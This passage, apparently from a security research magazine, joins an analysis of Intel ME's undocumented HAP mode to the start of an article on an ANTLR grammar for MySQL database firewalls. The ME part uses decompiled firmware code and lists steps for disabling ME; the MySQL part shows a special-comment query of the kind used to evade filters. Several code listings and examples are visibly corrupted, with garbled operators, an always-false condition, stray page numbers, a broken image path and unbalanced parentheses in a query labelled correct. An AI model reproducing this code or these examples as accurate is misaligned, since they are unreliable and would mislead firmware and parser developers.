ErrorCode:              Disabled
ModeOfOperation:        Alt Disable Mode
SPI Flash Log:          Not Present
Phase:                  BringUp
ICC:                    Valid DEH data, ICC programmed
ME File System Corrupted: No
PhaseStatus:            UNKNOWN

FPF and ME Config Status: Match
```

Status of ME after activating the HAP bit

After the platform is loaded, the MEInfo utility reports a strange status: "Alt Disable Mode." Quick checks showed that ME did not respond to commands or react to requests from the operating system. We decided to figure out how the system goes into this mode and what it means. By that time, we had already analyzed the main part of the BUP module, which is responsible for initialization of the platform and sets the status displayed by MEInfo. In order to understand how BUP works, a more detailed description of the Intel ME loading stages is necessary.

Intel ME loading stages

Loading starts with the ROM program, which is contained in the built-in PCH read-only memory. Unfortunately, no way to read or rewrite this memory is known to the general public. However, one can find pre-release versions of ME firmware on the Internet containing the ROMB (ROM BYPASS) section which, as we can assume, duplicates the functionality of ROM. So by examining such firmware, it is possible to reproduce the basic functionality of the initialization program.

Examining ROMB allows determining the purpose of ROM that is performing hardware initialization (for example, initialization of the SPI controller), verifying the digital signature of the FTPR header, and loading the RBE module located in the flash memory. RBE, in turn, verifies the checksums of the KERNEL, SYSLIB, and BUP modules and hands over control to the kernel entry point.

It should be noted that ROM, RBE, and KERNEL are executed at the zero privilege level (in ring-0) of the MIA kernel.

```
nnfProcExt = 0;
lockedRangesExt = rbe_find_key_vals(metadata, metadata, 0x0);
if ( modIdx == 1 )
    return RbeProcessSyslibModule(spi_offset, metadata, metadata, modIdx, lockedRangesExt);
if ( modIdx < 1 )
    return RbeProcessKernelModule(metadata, metadata, modIdx, nnfProcExt, lockedRangesExt);
if ( modIdx == 2 )
    return RbeProcessBupModule(spi_offset, metadata, metadata, modIdx, nnfProcExt, lockedRangesExt);
return 1;
```

Verifying integrity of SYSLIB, KERNEL, and BUP in RBE

The first process that the kernel creates is BUP, which runs in its own address space in ring-3. The kernel does not launch any other processes itself; this is done by BUP itself, as well as a separate LOADMGR module, which we will discuss later. The purpose of BUP (BringUP platform) is to initialize the entire hardware environment of the platform (including the processor), perform primary power management functions (for example, starting the platform when the power button is pressed), and start all other ME processes. Therefore, it is certain that the PCH 100 Series or later is physically unable to start without valid ME firmware. Firstly, BUP initializes the power management controller (PMC) and the ICC controller. Secondly, it starts a whole string of processes; some of them are hard-coded (SYNCMAN, PM, VFS), and the others are contained in InitScript (similar to autorun), which is stored in the FTPR volume header and digitally signed.

```
1 char bup_start_syncman_pn()
2 {
3     bup_start_process("syncman", 1, 0x40004000, 0, 0);
4     return bup_start_process("pm", 1, 0x10001000, 0, 0);
5 }
```

Starting SYNCMAN and PM

Thus, BUP reads InitScript and starts all processes that conform to the ME startup type and are IBL processes.

```
Ext#1 InitScript[41]:
1: FTPR:kernel      Init: 00000005 (Ibl, InitImmediately) Boot: 00000011 (Normal, Recovery)
2: FTPR:syslib      Init: 00000005 (Ibl, InitImmediately) Boot: 00000011 (Normal, Recovery)
3: FTPR:cbse        Init: 00000005 (Ibl, InitImmediately) Boot: 00000011 (Normal, Recovery)
4: FTPR:bup         Init: 00000005 (Ibl, InitImmediately) Boot: 00000011 (Normal, Recovery)
5: FTPR:evtdisp     Init: 00010001 (Ibl, Cn0_u) Boot: 00000011 (Normal, Recovery)
6: FTPR:busdev      Init: 00010001 (Ibl, Cn0_u) Boot: 00000011 (Normal, Recovery)
7: FTPR:prtc        Init: 00010001 (Ibl, Cn0_u) Boot: 00000011 (Normal, Recovery)
8: FTPR:crypto      Init: 00010001 (Ibl, Cn0_u) Boot: 00000011 (Normal, Recovery)
9: FTPR:storage     Init: 00010001 (Ibl, Cn0_u) Boot: 00000011 (Normal, Recovery)
10: FTPR:tpzf        Init: 00010001 (Ibl, Cn0_u) Boot: 00000011 (Normal, Recovery)
11: FTPR:loadmgr     Init: 00010001 (Ibl, Cn0_u) Boot: 00000011 (Normal, Recovery)
12: NFTP:mca_boot    Init: 00010004 (InitImmediately, Cn0_u) Boot: 00000001 (Normal)
```

List of modules with the IBL flag


```


if ( g_bup_vfs_started )
    goto skip_stage_check;
bup_start_vfs();
g_bup_vfs_started = 1;
for ( i = bup_is_cur_stage_block_exec_script_processing(); i; i = bup_is_cur_stage_block_exec_script_processing() )
{
    while ( 1 )
    {
        skip_stage_check:
        if ( g_bup_exec_sc_cur_mod >= g_bup_init_script->number_of_modules )
        {
            err = bup_write_snowball_file("ibl_list", g_bup_ibl_list, g_bup_cur_ibl_list_mod - g_bup_ibl_list, 0, 0, 6);
            goto cleanup_exit;
        }
        exec_sc_cur_mod = g_bup_exec_sc_cur_mod;
        if ( (g_bup_init_script->init_mod_entries[g_bup_exec_sc_cur_mod].init_flags & 5) == 1 || IBL |
            && g_bup_cur_exec_sc_init_flags & g_bup_init_script->init_mod_entries[g_bup_exec_sc_cur_mod].init_flags
            && g_bup_cur_exec_sc_boot_type & g_bup_init_script->init_mod_entries[g_bup_exec_sc_cur_mod].boot_type )
        {
            break;
        }
        **g_bup_exec_sc_cur_mod;
    }
    LDBYTE(err) = bup_start_process(g_bup_init_script->init_mod_entries[g_bup_exec_sc_cur_mod].name, 0, 0, 0, 0);
    if ( err )
        goto cleanup_exit;
    sgs_strncpy_s(g_bup_cur_ibl_list_mod, 0x40, g_bup_init_script->init_mod_entries[g_bup_exec_sc_cur_mod].name, 0x40);
    g_bup_cur_ibl_list_mod[0x40] = 0;
    g_bup_cur_ibl_list_mod++ && 0x40;
    **g_bup_exec_sc_cur_mod;
}

```

Processing InitScript

If a process fails to start, BUP will not start the system. As shown in the figure above, LOADMGR is the last IBL process on the list. It starts the remaining processes, but unlike BUP, if an error occurs during module startup, LOADMGR will just proceed to the next one.

This means that the first way to "slim down" Intel ME is to remove all modules that do not have the IBL flag in InitScript, which will significantly reduce the firmware size. But our initial task was to find out what happens to ME in HAP mode. For this, let us examine the BUP software model.



Startup of modules in ME

BringUP

If you look closely at how the BUP module works, you can say that a classic finite state machine is implemented inside it. Execution is functionally divided into two components: initialization stages (finite state machine) and execution of service requests of other processes after the system is initialized. The number of initialization stages may vary depending on the platform and SKU (TXE, CSME, SPS, consumer, corporate) but the main stages are common to all versions.

During the initial stage, the SFS internal diagnostic file system (SUSRAM FS, a file system located in non-volatile memory) is created. Also, BUP starts the heci (a special device designed to receive commands from the BIOS or the operating system) polling cycle for the DID (DRAM Init Done message) from the BIOS. It is this message that allows ME to determine that the main BIOS has initialized RAM and reserved a special region, UMA, for ME, and then proceed to the next stage. Once the DID is received, BUP—depending on the mode, which is determined by various factors—either starts IBL processes from InitScript (in normal mode) or hangs in a loop, which it can exit only when it receives a message from the PMC, for example as a result of a request to restart or shut down the system.

It is at this stage that we find HAP processing; in this mode, BUP hangs instead of executing InitScript. This means that the remaining sequence of actions in normal mode has nothing to

do with HAP and will not be considered. The main thing we would like to note is that in HAP mode, BUP initializes the entire platform (ICC, Boot Guard) but does not start the main ME processes.

```

void __cdecl bup_check_hap()
{
    BUP_RUNTIME_CTX *rt_ctx; // edx88
    char boot_type; // al88
    int pch_strap_0; // [esp+0h] [ebp+8h]
    int cookie; // [esp+4h] [ebp+4h]

    cookie = g_hnbCookie;
    if ( tbus_get_pch_straps(0, &pch_strap_0) && BYTE2(pch_strap_0) & 1 )
    {
        rt_ctx = g_bup_rt_ctx_ptr;
        boot_type = g_bup_rt_ctx_ptr->boot_type;
        g_bup_rt_ctx_ptr->pm_ctx.field_9 = 4;
        LDBYTE(rt_ctx->boot_type) = boot_type & 0xFE | INIT_SCRIPT_BOOT_HAP;
    }
    if ( g_hnbCookie != cookie )
        sgs_fault();
}

```

Determining HAP mode

```

else if ( g_bup_rt_ctx_ptr->boot_type & (INIT_SCRIPT_BOOT_TYPE_FD_OVERRIDE|
INIT_SCRIPT_BOOT_TYPE_DISABLE|INIT_SCRIPT_BOOT_HMFPD|INIT_SCRIPT_BOOT_HAP)&0x00
|| g_bup_rt_ctx_ptr->state_sec_boot < 0 )
{
    bup_change_stage(5);
    g_bup_rt_ctx.prew_stage = g_bup_rt_ctx.cur_stage;
    g_bup_rt_ctx.cur_stage = 5;
    bup_heci_set_fusts_error_code(2);
    bup_set_heci_fusts_working_state(FUSTS_MS_DISABLED);
    bup_set_heci_fusts2_bup_phase_status(0x28); // CHD_TEMP_DISABLE
}

```

Switching ME to Stage 5 causing it to hang

```

void __cdecl bup_update_heci_fusts_disabled_operating_node()
{
    char boot_type; // al81

    boot_type = g_bup_rt_ctx_ptr->boot_type;
    if ( boot_type & INIT_SCRIPT_BOOT_HAP )
    {
        bup_set_heci_fusts_operation_mode(2); // Alt Disable Mode
    }
    else if ( boot_type & 0x88 )
    {
        bup_set_heci_fusts_operation_mode(3); // Temporary Disable Mode
        if ( g_bup_rt_ctx_ptr->field_1C < 0 )
            bup_set_heci_fusts2_bup_phase_status(0x47); // HFG_CHRST
    }
    else if ( boot_type & INIT_SCRIPT_BOOT_HMFPD )
    {
        bup_set_heci_fusts_operation_mode(5); // Unsecured node by HECI message
    }
    else if ( BYTE1(g_bup_rt_ctx_ptr->boot_type) & 1 )
    {
        bup_set_heci_fusts_operation_mode(4); // Unsecured node by H/U jumper
    }
}

```

Stage 5

Setting the HAP bit

The aforementioned facts help to reveal the second method of disabling Intel ME:

1. Set the HAP bit.
2. In the CPD section of the FTPT, remove or damage all modules except those required by BUP for startup:

a. RBE	c. SYSLIB
b. KERNEL	d. BUP
3. Fix the checksum of the CPD header (for more details on the structure of ME firmware, see at goo.gl/Pt8S8u, troopers.de, PDF).

So how can we set the HAP bit? We can use the FIT configuration files and determine the location of the bit in the image, but there is a simpler way. In the ME Kernel section of FIT, you can find a Reserved parameter. This is the particular bit that enables HAP mode.

HAP and Boot Guard

We also found some code in BUP that, when HAP mode is enabled, sets an additional bit in Boot Guard policies. Unfortunately, we have not succeeded in finding out what this bit controls.

Intel(R) ME Kernel	MctpDevicePortBmc	0x00
Intel(R) AMT		
Platform Protection		
Integrated Clock Controller		
Networking & Connectivity		
Flex I/O		
Internal PCH Buses		
GPIO		
Power		
Integrated Sensor Hub		
Debug		
CPU Straps		

HAP mode activation bit

```

if ( bup_get_boot_type() & INIT_SCRIPT_BOOT_MAP )
{
    g_bup_sen_data.poly_type[0] |= 4u;
    bup_thunk9();
}

```

Setting an additional bit for Boot Guard

Support for ME 11 in me_cleaner

While this article was being prepared, the me_cleaner developers updated their utility. Now it also removes all the modules from the images except RBE, KERNEL, SYSLIB, and BUP, but it does not set the HAP bit, which forces ME into TemporaryDisable mode. We were curious to find out what happens with this approach.

We found that deleting partitions with the ME file system results in an error during reading of the cfg_rules file. This file contains a number of different system settings. Among them, as we believe, is the flag that we called "bup_not_temporary_disable." If this flag is not set, the entire subsystem is switched to TemporaryDisable mode, and since the flag is a global variable initialized by zero, the read error is regarded as a configuration requiring disconnection.

```

void __cdecl bup_read_cfg_rules()
{
    unsigned int bytes_read; // [esp+0h] [ebp-290h]01
    int cfg_rules[165]; // [esp+0h] [ebp-290h]01
    int cookie; // [esp+290h] [ebp-uh]01

    cookie = g_hmbCookie;
    bytes_read = 0;
    if ( !bup_ofs_read_file("\\home\\policy\\cfgmgr\\cfg_rules", 0, cfg_rules,
        0x290u, &bytes_read) && bytes_read == 0x290u )
    {
        dword_84BE2 = cfg_rules[0x62];
        dword_84BDE = cfg_rules[0x65];
        dword_84BDE = cfg_rules[0x65];
        dword_84BDE = cfg_rules[2];
        g_bup_cfg_not_temporary_disabled = cfg_rules[0x14];
        dword_84BEE = cfg_rules[0x59];
        g_bup_cfg_ne_clink_enabled = cfg_rules[0x74];
        dword_84BF6 = cfg_rules[0x98];
    }
    if ( g_hmbCookie != cookie )
        sys_fault();
}

```

Reading the cfg_rules file

We also checked the firmware of server and mobile versions of ME (SPS 4.x and TXE 3.x). In the server version, this flag is always set to 1; in the mobile version, it is ignored. This means that this method will not work in server and mobile versions (Apollo Lake) of ME.

Closing thoughts

So we have found an undocumented PCH strap that can be used to switch on a special mode disabling the main Intel ME functionality at an early stage. We can prove this by the following facts:

- Binary analysis of Intel ME firmware, as described in this paper.
- If we remove some critical ME modules and enable HAP mode, Intel ME does not crash. This proves that HAP disables ME at an early stage.
- We are quite sure that Intel ME is unable to exit this mode because we have not found code capable of doing so in the RBE, KERNEL, and SYSLIB modules.

Similarly, we are sure that the ROM integrated into the PCH is practically the same as ROMB, which also does not contain any code allowing an exit from HAP mode.

Hence, HAP protects against vulnerabilities present in all modules except RBE, KERNEL, SYSLIB, ROM, and BUP. However, unfortunately this mode does not protect against exploitation of errors at earlier stages.

Intel representatives have been informed about the details of our research. Their response has confirmed our hypothesis about the connection of the undocumented mode with the High Assurance Platform program. With their permission, we quote Intel's answer below:

In response to requests from customers with specialized requirements we sometimes explore the modification or disabling of certain features. In this case, the modifications were made at the request of equipment manufacturers in support of their customer's evaluation of the US government's "High Assurance Platform" program. These modifications underwent a limited validation cycle and are not an officially supported configuration.

We believe that this mechanism is designed to meet a typical requirement of government agencies, which want to reduce the possibility of side-channel leaks. But the main question remains: how does HAP affect Boot Guard? Due to the closed nature of this technology, it is not possible to answer this question yet, but we hope to do so soon.

MySQL grammar in ANTLR 4: what can we talk about with DBMS

» Application Security Team

Computers continue to take over business and applications are becoming smarter. But as practice shows, securing these systems is a taller order than ever. Since 2010, the leader among exploited vulnerabilities has been injection. Yet a formal model for this class of vulnerabilities already exists, offering a way to reliably defend against injection attacks. This model involves building and applying grammars of application languages. In this article, we will take a close look at creation of a grammar for MySQL, a popular SQL dialect that is often used in web applications.

The main purpose of an application firewall is to analyze and filter traffic relevant to an application or a class of applications, such as web applications or database management systems¹ (DBMS). A firewall needs to speak the language of the application it is protecting. For a relational DBMS, the language in question will be an SQL dialect.

Let us assume that the task is to build a firewall to protect a DBMS. In this case, the firewall must recognize and analyze SQL statements in order to determine whether they comply with the security policy. The depth of analysis depends on the task required (for example, detection of SQL injection attacks, access control, or correlation of SQL and HTTP requests). In any case, the firewall must perform lexical, syntactic, and semantic analysis of SQL statements.

Formal grammar

With a formal grammar of a language, we can obtain a full picture of how the language is structured and analyze it. Formal grammars help to create statements and recognize them using a syntactic analyzer.

According to the Chomsky hierarchy, there are four types of languages and, consequently, four types of grammars. MySQL is a context-sensitive language. However, recognition rarely requires the power of a full-fledged context-sensitive grammar. Generally, a context-free grammar is sufficient for generating the language patterns used in practice. This article describes development of a context-free grammar for MySQL.

A language is defined on the basis of its alphabet, that is to say a set of symbols. Letters of the alphabet are united into meaningful sequences called lexemes. There are different types of lexemes (for example, identifiers, strings, and keywords). A token is a tuple consisting of a lexeme and a type name. A phrase is a sequence of specifically arranged lexemes. Phrases can be used to create statements. An application based on any given language makes use of statements in that language, such as by running or interpreting these statements. Phrases and statements are similar from the point of view of the grammar—they follow certain of its rules with nonterminals on their right side.

Use of a language implies formation or recognition of statements. Recognition refers to the capability, for any sequence of lexemes received as input, to provide an answer the question *"Does this sequence constitute a set of valid statements in this language?"* as output.

1 speakerdeck.com/dnkolegov/database-firewall-from-scratch
2 antlr.org
3 goo.gl/SW6hFn (github.com)
4 github.com/antlr/antlr4/tree/master/doc

MySQL language

The MySQL language is an SQL dialect used to write queries for the MySQL DBMS. SQL dialects follow the ISO/IEC 9075 Information technology—database languages—SQL standard (or, strictly speaking, series of standards).

The MySQL dialect is a specific implementation of this standard with particular limitations and additions. Most MySQL statements can be described using a context-free grammar, but some statements require a context-sensitive grammar for their description. Put simply, if a lexeme can affect the recognition of subsequent phrases, then the phrase must be described by a rule of a context-sensitive grammar. There is example from procedural extension of MySQL. Loop and compound statements in it can be tagged with labels having the following structure:

```
label somephrases label
```

In this case, label identifiers should be identical.

ANTLR

We selected ANTLR² as the parser generator for developing a MySQL parser. ANTLR has the following advantages to recommend it:

- BSD license (open source)
- Support for several target languages (runtimes)³
- Extensive documentation⁴

ANTLR uses a two-step algorithm for generating recognition code. The first step is to describe the lexical structure of a language, that is to determine what the tokens are. The second step is to describe the syntactic structure of the language by grouping the tokens from the previous step into statements. Lexical and syntactic structures in ANTLR are described by rules. A lexer starts by recognizing the longest sequence of symbols in the input stream that can be described by any lexical rule. If multiple matching rules exist, the one with highest precedence is applied. The syntactic structure rule is composed of lexeme descriptors based on the statement composition rules in ANTLR 4, which allow defining the structure of lexeme arrangement in a statement or a phrase within a statement.

Without using semantic predicates in ANTLR, only a context-free grammar can be built. An advantage in this case is that such a grammar does not depend on the runtime environment. The grammar proposed in this article for the MySQL dialect is built without using semantic predicates.

Lexer

Getting started

The first step in developing a grammar is to define a list of the lexeme types that occur in the language. The recognizer accepts alphabet symbols, from which it must form lexemes; symbols that are not used as a part of lexemes, such as spaces and comments, can be filtered out as follows.

```
SPACE:      [ \t\r\n]+    -> channel(HIDDEN);
COMMENT_INPUT:  '/*' .*? '*/' -> channel(HIDDEN);
LINE_COMMENT:  ('-- ' | '#') ~[\r\n]* ('\\r'? '\\n' | EOF)
               -> channel(HIDDEN);
```

Now we can start identifying lexemes. Lexemes can be classified under the following types:

- Keywords
- Identifiers
- Literals
- Special symbols

If there is no obvious (or implicit) intersection between these types of lexemes in the language, it is only required to describe all lexemes. However, if there are any intersections, they should be resolved. The situation becomes complicated because some lexemes require a regular grammar for recognition. In MySQL, this is an issue for identifiers with a dot (fully qualified name) and keywords that can be identifiers.

Identifiers with a dot

Recognition of such MySQL lexemes as identifiers starting with a numeral has certain difficulties: the "." symbol can occur in both full column names and real literals:

```
select table_name.column_name as full_column_name ...
select 1.e as real_number ...
```

139

Therefore, it is required to recognize correctly a full column name in the first case, and a real literal in the second case. An intersection here is caused by the fact that identifiers in MySQL can start with numerals.

139

139

MySQL sees the phrase

```
someTableName.1SomeColumn
```

139

as a sequence of three tokens:

```
(someTableName, identifier), (., dot delimiter),
(1SomeColumn, identifier)
```

139

In this example, it is quite natural to use the following rules for recognition:

```
DOT: .;
ID_LITERAL: [0-9]*[a-zA-Z_$][a-zA-Z_$0-9]*;
```

and the following rule for numerals:

```
DECIMAL_LITERAL: [0-9]+;
```

Tokenization results in a sequence of four tokens:

```
(someTableName, identifier), (., dot delimiter),
(1, numeral), (SomeColumn, identifier)
```

To avoid ambiguity, an auxiliary structure can be introduced to recognize identifiers:

```
fragment ID_LITERAL: [0-9]*[a-zA-Z_$][a-zA-Z_$0-9]*;
```

and prioritized rules can be defined:

```
DOT_ID:      '.' ID_LITERAL;
...
ID:          ID_LITERAL;
...
DOT:        '.'
```

Since ANTLR recognizes sequences of maximum length, "." will surely not be recognized as a separate symbol.

Strings

Using strings as an example, we can illustrate one more rule of lexical analysis in ANTLR. A string in MySQL is a sequence of almost any characters put between single or double quotation marks. Strings put in single quotation marks cannot contain a single backslash and a quotation mark, because a lexer would not be able to determine where the string ends. If such characters have to be used, a single quote is replaced by two consecutive single quotes to escape these characters. Moreover, an escape character inside a string cannot be unaccompanied, since there is supposed to be something to be escaped. Therefore, use of this character by itself without an accompanying character should also be prohibited. As a result, we obtain the following fragment of a lexical rule:

```
fragment SQUOTA_STRING: '\'' ('\\' | '\'' | ~('\'' | '\\'))* '\'';
```

'\\'. allows a backslash and the symbol it escapes.

'\'' allows a sequence of two single quotation marks.

~('\'' | '\\') prohibits a standalone single quotation mark or escape character.

Special comment type in MySQL

MySQL uses a special comment style that can span multiple lines. Such comments allow creating queries compatible with other DBMSs with no need to follow MySQL-specific requirements. When generating a query, MySQL will analyze the text in such comments. To recognize special MySQL comments, we can use the following rule:

```
SPEC_MYSQL_COMMENT: '/*!' .+? '*/' -> channel(MYSQLCOMMENT);
```

However, using this rule by itself is not enough for correctly parsing queries.

Assume that a query of the following kind is received:

```
select name /*!, secret_info */ from users;
```

Applying the above-mentioned rule, we obtain the following sequence of tokens:

```
(SELECT, 'select'), (ID, 'name'), (SPEC_MYSQL_COMMENT, '/*!,
secret_info */'), (FROM, 'from'),
(ID, 'users'), (SEMI, ';')
```

Whereas the standard MySQL lexer recognizes slightly different tokens:

```
(SELECT, 'select'), (ID, 'name'), (COMMA, ','),
(ID, 'secret_info'), (FROM, 'from')
(ID, 'users'), (SEMI, ';')
```

That is why correct recognition of comments written in the unique MySQL style requires additional processing:

1. Source text is recognized by a special lexer for preprocessing.
2. Values are extracted from the **SPEC_MYSQL_COMMENT** tokens and a new text is created, which will be processed only by a MySQL server.
3. The newly created text is processed using an ordinary parser and lexer.

A lexer for preprocessing splits the input stream into phrases that are part of:

- Special comments (**SPEC_MYSQL_COMMENT**)
- Main queries (**TEXT**)

The rules can be arranged in the following way:

```
lexer grammar mysqlPreprocessorLexer;
channels { MYSQLCOMMENT }
TEXT:      ~'/' +;
SPEC_MYSQL_COMMENT: '/*!' .+? '*/'; // -> channel(MYSQLCOMMENT);
SLASH:     '/' -> type(TEXT);
```

A *pre-lexer* splits query code into a sequence of the **SPEC_MYSQL_COMMENT** and **TEXT** tokens. If a MySQL statement is processed, values extracted from the **SPEC_MYSQL_COMMENT** tokens are combined with values of the **TEXT** tokens. Then the resulting text is processed by the standard MySQL lexer. If another SQL dialect is used, the **SPEC_MYSQL_COMMENT** tokens are simply removed or set aside.

Case insensitivity

Almost all lexemes in MySQL are case-insensitive, which means that the following two queries are identical:

```
select * from t;
SELECT * fRoM t;
```

Unfortunately, ANTLR does not support case-insensitive tokens. Therefore, it is necessary to apply the following entry with *fragment tokens*, which are used to build actual tokens:

```
SELECT: S E L E C T;
FROM: F R O M;
fragment S: [sS];
fragment E: [eE];
```

This makes a grammar less readable. Moreover, a lexer has to select one of two variants for each symbol—upper or lower case—which has a negative impact on performance.

To make lexer code cleaner and improve performance, the input stream should be normalized, meaning that all symbols should be in the same case (upper or lower). ANTLR supports a special stream that disregards case during lexical analysis, but retains the cases of original token values. These tokens can be used in tree traversal.

Implementation of such a stream for various runtimes has been suggested by @KvanTTT. The implementation can be found in the DAGE⁵ project, a cross-platform editor of ANTLR 4 grammars.

As a result, all lexemes are written either in lower or in upper case. Because normally SQL keywords in queries are written in upper case, it was decided to use upper case for the grammar:

```
SELECT: "SELECT";
FROM: "FROM";
```

Parser

To describe the syntactic structure of a language, the sequence of the following components should be defined:

- Statements in a text
- Phrases in a statement
- Lexemes and phrases inside larger phrases

Text structure in MySQL

There is an excellent MySQL grammar description,⁶ though it is spread across the whole reference guide. The arrangement of statements in a text is given in the section that describes the MySQL client/server messaging protocol. We can see that all statements, except possibly the last one, use a semicolon (;) as the delimiter. Moreover, there is a peculiarity about inline comments: the last sentence in a text can end with such a comment. As a result, it turns out that any valid sequence of statements in MySQL can be represented in the following form:

```
root
: sqlStatements? MINUSMINUS? EOF ;
sqlStatements
: (sqlStatement MINUSMINUS? SEMI | emptyStatement)*
  (sqlStatement (MINUSMINUS? SEMI)? | emptyStatement) ;
...
MINUSMINUS:      '--';
```

SELECT

The SELECT statement is probably the most interesting and wide-ranging statement in both MySQL and SQL in general. When writing the grammar, our main focus went towards the following tasks:

- Description of tables
- Description of expressions
- Combination using **UNION**

Let us start with description of tables. MySQL has a rather elaborate description⁷ of what can be used in the FROM field of SELECT queries (which here we call "table references"). Careful

⁵ [google/xKBLM1](https://github.com/xKBLM1) (github.com)

⁶ dev.mysql.com/doc/refman/5.7/en/

⁷ dev.mysql.com/doc/refman/5.7/en/join.html



study and testing on actively used versions reveals that table references have the following structure:

```
Table object 1, Table object 2, ..., Table object N
```

where a "table object" is one of four structures:

- A separate table
- Joined tables
- A subquery
- Table references in parentheses

If we start from less general, we get a table object inductively recognized as a table or a table-based structure. The latter can be:

- Joined tables
- A subquery
- A sequence of table objects in parentheses.

Then a sequence of table objects, consisting of at least one table object, is detected in the FROM field. Of course, the grammar describes additional structures, such as "connection conditions" and references to partitions (PARTITION), but the general structure is as follows:

```
tableSources
: tableSource (',' tableSource)* ;
tableSource
: tableSourceItem joinPart*
| '(' tableSourceItem joinPart* ')' ;
tableSourceItem
: tableName
(PARTITION '(' uidList ')' )? (AS? alias=uid)?
(indexHint '(' indexHint)* )? #atomTableItem
| (subquery | '(' parenthesisSubquery=subquery ')')
AS? alias=uid #subqueryTableItem
| '(' tableSources ')' #tableSourcesItem
;
```

UNION

Unlike other dialects, MySQL has only two set-theoretic operations on tables. The first one, JOIN, has already been considered. Empirically, we found that the description of UNION⁸ in the official documentation is incomplete. We built upon it in the following way:

```
selectStatement
: querySpecification lockClause? #simpleSelect
| queryExpression lockClause? #parenthesisSelect
| querySpecificationNointo unionStatement+
( UNION (ALL | DISTINCT)? (querySpecification |
queryExpression) )?
orderByClause? limitClause?
lockClause? #unionSelect
| queryExpressionNointo unionParenthesis+
(UNION (ALL | DISTINCT)? queryExpression )?
orderByClause? limitClause?
lockClause? #unionParenthesisSelect
;
```

If **UNION** is used, individual queries can be enclosed in parentheses. Using parentheses is not essential, unless queries use

ORDER BY and **LIMIT**. However, if the first query in **UNION** is in parentheses, they should be used for all subsequent queries as well.

Incorrect:

```
(select 1) union select 2;
(select 1) union (select 2) union select 3;
```

Correct:

```
((select 1))) union (select 2);
(select 1) union ((select 2)) union (select 3);
```

Use of grammar

A grammar is written to solve tasks relevant to syntactic and lexical analysis. On the one hand, recognition is required to be performed as quickly as possible; on the other hand, any developed applications should be able to take advantage of lexer and parser code without compromising functionality and performance.

An application that uses a parser most likely applies either the Visitor or Observer design pattern. Both patterns involve analysis of a defined subset of the nodes of a parse tree. Nodes of a parse tree, other than leaf nodes, correspond to certain syntax rules. To analyze nodes of a parse tree, we must look at the child nodes, which could be either individual nodes or groups of nodes, that correspond to fragments of a parent rule.

A critical condition for developing a good grammar is the ability to gain "easy" access to any part of the rule. Intuitively, "easy" access can be described as the possibility to get any given part as an object without searching and iterating. This is implemented in ANTLR by means of such entities as alternative and element labels.⁹ Alternative labels allow splitting a complex rule into alternative phrases and, if the Visitor pattern is used, processing each of them using a separate method. For example, a table object in MySQL can be defined by the following rule:

```
tableSourceItem
: tableName (PARTITION '(' uidList ')' )? (AS? alias=uid)?
(indexHint '(' indexHint)* )?
| (subquery | '(' parenthesisSubquery=subquery ')')
AS? alias=uid
| '(' tableSources ')' ;
```

